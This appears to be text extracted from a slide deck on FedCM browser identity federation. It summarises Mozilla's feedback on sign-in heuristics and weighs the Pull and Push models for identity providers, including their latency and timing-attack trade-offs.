


Show an **extra** sign-in specific but **static** UI for trackers and  
Show a **personalized** UI for IDPs





continue



# Discussion


1. Make sense?
2. Any other concerns?
3. If not
  - a. help us form a favorable mozilla position? and
  - b. Interested in co-editorship of FedCM?

# NOTES




# What we heard from Mozilla

1. Heuristics:
  - a. ben: lots of experience with the Storage Access API
  - b. ben: here is a heuristic that was particularly useful for us in the past
    - i. goto: neat, looking forward to hearing in more detail and incorporating.
    - ii. npm: each browser can pick different heuristics and still interoperate.
2. Long term:
  - a. ben: ack that the Push Model is more involved
  - b. ben: Would it be possible to, long term, get rid of the heuristics?
    - i. goto: highly desirable, but unclear if possible. we will work on the Push Model, but we expect:
      1. The Push Model to be more digestible for larger IDPs but harder on smaller IDPs
      2. How much cheaper can we make the Push Model for smaller IDPs?
      3. How much are smaller IDPs willing to use the Push Model?
      4. The heuristics buys us time to co-develop them with IDPs.
      5. Right now, it is unclear to us if it is possible to remove them, but we agree that the Push Model works better.
3. Is there anything else you'd like us to act on?
  - a. ben: the timing attack problem was the biggest hurdle. will report back.
  - b. goto: neat. we'd like to know if there is anything else you'd like us to act on.




continue

**Possible?**

**We don't know\*, but we think it is worth trying.**

\* largely dependent on gathering IDP deployment experience



## The Pull Model



On demand, the browser makes an HTTP request to the IDP that returns the user's accounts.

### Pros

Simple to implement by IDP. Always in Sync.

### Cons

Latency. Timing Attacks.



## The Push Model

Ahead of time, the IDP saves in the browser the user's accounts.

### Pros

Better UX. No attacks.

### Cons

Harder to implement for IDPs. IDP announces all accounts rather than only the ones that would use federation. Can be out of sync (e.g. cookies can be cleared; out-of-band changes).

